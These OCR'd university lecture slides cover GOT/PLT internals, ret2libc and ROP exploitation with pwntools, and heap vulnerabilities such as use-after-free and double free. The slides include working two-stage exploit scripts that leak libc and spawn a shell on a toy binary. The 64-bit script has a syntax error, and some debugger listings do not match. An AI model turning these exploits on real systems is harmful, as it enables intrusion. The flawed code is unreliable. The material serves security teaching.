
```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ◂— 0x1068
```



```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:        jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:      push   0x10
   0x804836b <puts@plt+11>:     jmp    0x8048330
```

GOT (Global Offset Table)

```
    0x8048330:    push    DWORD PTR ds:0x804a004
    0x8048336:    jmp     DWORD PTR ds:0x804a008
```




```
pwndbg> x/x 0x804a004
0x804a004:      0xf7ffd940
pwndbg> x/x 0x804a008
0x804a008:      0xf7feadd0
pwndbg> x/i 0xf7feadd0
   0xf7feadd0 <_dl_runtime_resolve>:    push   eax
```

struct link_map*: A data structure for shared objects

_dl_runtime_resolve(link_map*, offset): Lazily loads a function address based on offset


GOT (Global Offset Table)



```
pwndbg> x/3i 0x8048360
   0x8048360 <puts@plt>:       jmp    DWORD PTR ds:0x804a014
   0x8048366 <puts@plt+6>:     push   0x10
   0x804836b <puts@plt+11>:    jmp    0x8048330
```


- __dl_runtime_resolve
  1. According to offset, get a function name in an ELF binary (e.g., puts)
  2. Based on the function name, get its address
  3. Update GOT with the address and call the function
  - This mechanism also can be used in attack: return_to_dl attack

GOT (Global Offset Table)




```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0x8048366 (puts@plt+6) ◂— 0x1068
```

No more lookup again!



```
pwndbg> got puts

GOT protection: Partial RELRO | GOT functions: 4

[0x804a014] puts@GLIBC_2.0 -> 0xf7e24ca0 (puts) ◂— push   ebp
```


Can I use any GOT address?



```
0x0804853c <+43>:
     call   0x8048390 <exit@plt>
(gdb) x/i 0x8048390
   0x8048390 :   jmp    *0x804a018
(gdb) x/x 0x804a018
   0x804a018:      0x08048396
```

It looks like binary address, not libc!

Universal GOT for leak: __libc_start_main



[__libc_start_main@got]

[????]

vuln's return address
[puts]


```
0x080483ed <+45>:    call   0x80483a0
<__libc_start_main@plt>

(gdb) x/i  0x80483a0
   0x8048390 :    jmp    *0x804a01c
(gdb) x/x  0x804a01c
   0x804a018:        0xf7df1e30
```

This is libc address!

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
                + p32(e.symbols['puts'])
                + p32(0)
                + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)
```

```
$ python exploit.py
[+] Starting local process './vuln': pid 18665
[*] '/home/vagrant/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] '/lib/i386-linux-gnu/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
LIBC_BASE: 0xf7e11000
```

Then, let’s call system!



`[__libc_start_main@got]`


`[system]`

`vuln`’s return address

`[puts]`

Wait! I don’t know system address when I send this payload!

Back to the main!



[__libc_start_main@got]

[main]


vuln's return address

[puts]

```
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

Re-trigger the vulnerability!

Back to the main!



[__libc_start_main@got]

[main]

`vuln`'s return address

[puts]

1st exploit

[“/bin/sh”]

[????]

`vuln`'s return address

[system]

2nd exploit

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome
payload = (b"A"*0x28 + b"BBBB"
                + p32(e.symbols['puts'])
                + p32(e.symbols['main']) # CHANGED
                + p32(e.got['__libc_start_main']))
p.send(payload)

libc_start_main = u32(p.readline()[:4])
libc = ELF('/lib/i386-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = (b"A"*0x28 + b"BBBB"
                + p32(libc.symbols['system'])
                + p32(0)
                + p32(next(libc.search(b'/bin/sh'))))
p.send(payload)
p.interactive()
```

```
$ python exploit.py
[+] Starting local process './vuln': pid 18842
[*] '/home/vagrant/vuln'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] '/lib/i386-linux-gnu/libc.so.6'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
LIBC_BASE: 0xf7e11000
[*] Switching to interactive mode
Welcome!
$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```

ROP in 64-bit

- Need to set an argument in rdi
- e.g., we need a gadget like

```
pop     rdi
ret
```

```
$ objdump -dj .text ./hello|grep "pop     %rdi"
$
```

No such instruction exists!

Gadgets by breaking instructions

- At the end of __libc_csu_init(), we have following instructions

```
0x400d82 :    pop    r15
0x400d84 :    ret
```

- If we use an address in the middle, we will get


```
0x400d83 :     pop    rdi
0x400d84 :     ret
```

Get more gadgets using ropr

- In our server, we installed a tool called ropper
  - https://github.com/Ben-Lichtman/ropr

```
$ ropr /usr/lib/libc.so.6 -m 2 -j -s -R "^mov eax, ...;"
0x000353e7: mov eax, eax; ret;
0x000788c8: mov eax, ecx; ret;
0x00052252: mov eax, edi; ret;
0x0003ae43: mov eax, edx; ret;
0x000353e6: mov eax, r8d; ret;
0x000788c7: mov eax, r9d; ret;
```

64bit ROP using “pop rdi; ret”



`[main]`

`[puts]`

`[__libc_start_main@got]`

`vuln`’s return address
`[pop rdi;ret]`

1st exploit

`[system]`

`[“/bin/sh”]`

`vuln`’s return address
`[pop rdi;ret]`

2nd exploit

Review: sample

```c
void vuln() {
    char buf[32];
    read(0, buf, 0x100);
}

int main() {
    puts("Welcome!");
    vuln();
    exit(0);
}
```

```python
from pwn import *

p = process('./vuln')
e = ELF('./vuln')
p.readline() # Welcome

pop_rdi_ret = 0x0000000000400623
payload = ("A"*0x28
                  + p64(pop_rdi_ret)
                  + p64(e.got['__libc_start_main'])
                  + p64(e.symbols['puts'])
                  + p64(e.symbols['_start']))
p.send(payload)

# Unlike 32bit, 64bit libc address contains NULL
# Therefore, puts() returns the address with line break(i.e., \n)
# (e.g., 'P\xd7\xa2\xf7\xff\x7f\n' -> 0x00007ffff7a2d750)
# This code eliminates the line break and make it 8 bytes
libc_start_main = u64(p.readline().strip().ljust(8, '\x00'))
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
libc_base = libc_start_main - libc.symbols['__libc_start_main']
print("LIBC_BASE: 0x%x" % libc_base)

# 2nd exploit
libc.address = libc_base
payload = ("A"*0x28
                  + p64(pop_rdi_ret)
                  + p64(next(libc.search('/bin/sh')))
                  + p64(libc.symbols['system'])
p.send(payload)
p.interactive()
```

```
$ python exploit.py
[+] Starting local process './vuln': pid 12103
[*] '/home/vagrant/vuln'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
[*] '/lib/x86_64-linux-gnu/libc.so.6'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
LIBC_BASE: 0x7ffff7a0d000
[*] Switching to interactive mode
Welcome!
$ id
uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant)
```

Heap vulnerabilities

Insu Yun

Today’s lecture

- Understand heap vulnerabilities

Heap

- A region for dynamically allocated memory
- Can use with standard library functions: malloc, calloc, free, …

```
// Dynamically allocate 10 bytes
char *buffer = (char *)malloc(10);

strcpy(buffer, "hello");
printf("%s\n", buffer); // prints "hello"

// Frees/unallocates the dynamic memory allocated earlier
free(buffer);
```

Heap vulnerabilities

- Overflow: Writing beyond an object boundary
- Write-after-free: Reusing a freed object
- Invalid free: Freeing an invalid pointer
- Double free: Freeing a reclaimed object

→ Application- or allocator-specific exploitation

Heap overflow

- ptmalloc allocates memory linearly.
- Thus, it would be possible to overflow other object (or even other field in the same object).

- Unlike stack, a heap object has no universal data for hijacking control flow (e.g., return address). Thus, we need to use a other fields for getting control (e.g., data or code pointers)

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

typedef struct {
  char buf[100];
  void (*fp)();
} Packet;

int main() {
  Packet* p1 = calloc(1, sizeof(Packet));
  Packet* p2 = calloc(1, sizeof(Packet));
  read(0, p1->buf, 0x100);

  if (p2->fp != NULL)
    p2->fp();
}
```

```
pwndbg> r <<< $(python -c'print"A"*0x100')
pwndbg> x/i $pc
=> 0x5555555546e8 <main+94>:    call   rdx
pwndbg> x/gx $rdx
0x4141414141414141:     Cannot access memory at address 0x4141414141414141
```

Use-after-Free (UaF)

- Referencing memory after it has been freed can cause a program to crash, use unexpected values, or execute code.

- ptmalloc2 makes this exploit easier due to its first-fit strategy
  - If you free a certain object and allocate other one with the same size, the old object is returned for the new request.

Example

```c
#include <stdio.h>
#include <stdlib.h>

struct unicorn_counter { int num; };

int main() {
    struct unicorn_counter* p_unicorn_counter;
    int* run_calc = malloc(sizeof(int));
    *run_calc = 0;
    free(run_calc);
    p_unicorn_counter = malloc(sizeof(struct unicorn_counter));
    p_unicorn_counter->num = 42;
    if (*run_calc) execl("/bin/sh", 0);
}
```

https://googleprojectzero.blogspot.com/2015/06/what-is-good-memory-corruption.html

Double free

- Freeing a resource that is already freed.
- We typically exploit this by changing double free into use-after-free

```
int main(int argc, char **argv) {
  Packet *p1 = malloc(sizeof(Packet));
  free(p1);

  Packet *p2 = malloc(sizeof(Packet));
  free(p1); // Double free

  // using p2 => use-after-free
}
```

Reference

- https://heap-exploitation.dhavalkapil.com/
- https://sourceware.org/glibc/wiki/MallocInternals